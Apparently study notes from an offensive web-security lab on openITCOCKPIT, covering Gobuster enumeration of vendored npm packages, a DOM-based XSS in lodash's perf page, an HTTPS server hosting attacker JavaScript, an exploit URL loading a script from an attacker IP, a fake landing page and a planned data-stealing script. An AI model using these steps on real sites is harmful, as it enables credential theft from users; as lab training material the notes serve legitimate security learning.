
Build a holistic sitemap
- Navigate to the application and browse around.
- Access pages that do not exist.
- Use Gobuster and Dirb to expand footprint.
- Investigate directories from client-side JS (/dist, /docs)
- Search in open source such as GitHub and locate other files that may left in directories (such as README.md).
- This may indicate the presence of reflected XSS.
Finding all npm packages
sudo apt install jq gobuster seclists- NPM Package Wordlist:
wget https://github.com/nice-registry/all-the-package-names/raw/master/names.json - Use jq (commandline JSON processor) to manipulate result
jq '.[0:10000]' names.json | grep ","| cut -d '"' -f 2 > npm-10000.txt
- Use Gobuster to enumerate directories
gobuster dir -w ./npm-10000.txt -u https://openitcockpit/js/vendor/ -k
- DISCOVER VERSIONING: Multiple Gobuster from
package.txtto discover versionswhile read l; do echo "===$l==="; gobuster dir -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt -k -q -u $l; done < package.txt
Downloading Archives of NPM packages UUID.js: https://github.com/LiosK/UUID.js/archive/v4.0.3.zip Lodash: https://github.com/lodash/lodash/archive/3.9.3.zip Gridstack: https://github.com/gridstack/gridstack.js/archive/v0.2.3.zip
Finding HTML files inside npm packages
- Download the npm packages after discovering correct version
- Use insensitive case search:
find ./ -iname "*.html"
Searching for DOM-based XSS
- Search for ‘document.write’ in the source code
grep -r "document.write" ./ --include *.html

- ‘ui.buildPath’ + ‘ui.otherPath’ are potentially vulnerable if user-controlled.

- Search in directory for function (use whitespace for command-line grep)
grep -r "buildPath[[:space:]]*=" ./
The location is from ‘location.search’, which is the URL.

If no file is selected, the user-controllable ‘build’ is returned, which is parsed by document.write.
Executing DOM-based XSS
- As injection is in the “src” part of the script tag, can set up a HTTPS server (no mixed content) and retrieve malicious JavaScript
- Create self-signed PEM certificate:
openssl req -new -x509 -keyout localhost.pem -out localhost.pem -days 365 -nodes- If not working, consider trying https://github.com/jsha/minica
- HTTPS Server: ```python import http.server, ssl
server_address = (‘0.0.0.0’, 443) httpd = http.server.HTTPServer(server_address, http.server.SimpleHTTPRequestHandler) httpd.socket = ssl.wrap_socket(httpd.socket, server_side=True, certfile=’localhost.pem’, ssl_version=ssl.PROTOCOL_TLS) httpd.serve_forever()
  + Use XSS payloads in JS context
```javascript
-(confirm)(document.domain)//
; alert(1);//
Fake Landing Page for Proof of Concept
- Copy the “body” or “html” elements
body = document.getElementsByTagName("html")[0]+body.innerHTML- Use https://www.textfixer.com/tools/remove-line-breaks.php to remove line and paragraph breaks
- Paste the new value into
body.innerHTML - To prevent signing in and redirect from site, change the form to redirect back to the vulnerable webpage:
/js/vendor/lodash/perf/index.html?build=https://192.168.119.157/client.js
Creating a database
- Python script to steal sensitive information from authenticated user
- Database script requires four things:
- Create Database
- Insert Content
- Get Content
- List Location (from where the information was retrieved from)
- Refer to db.py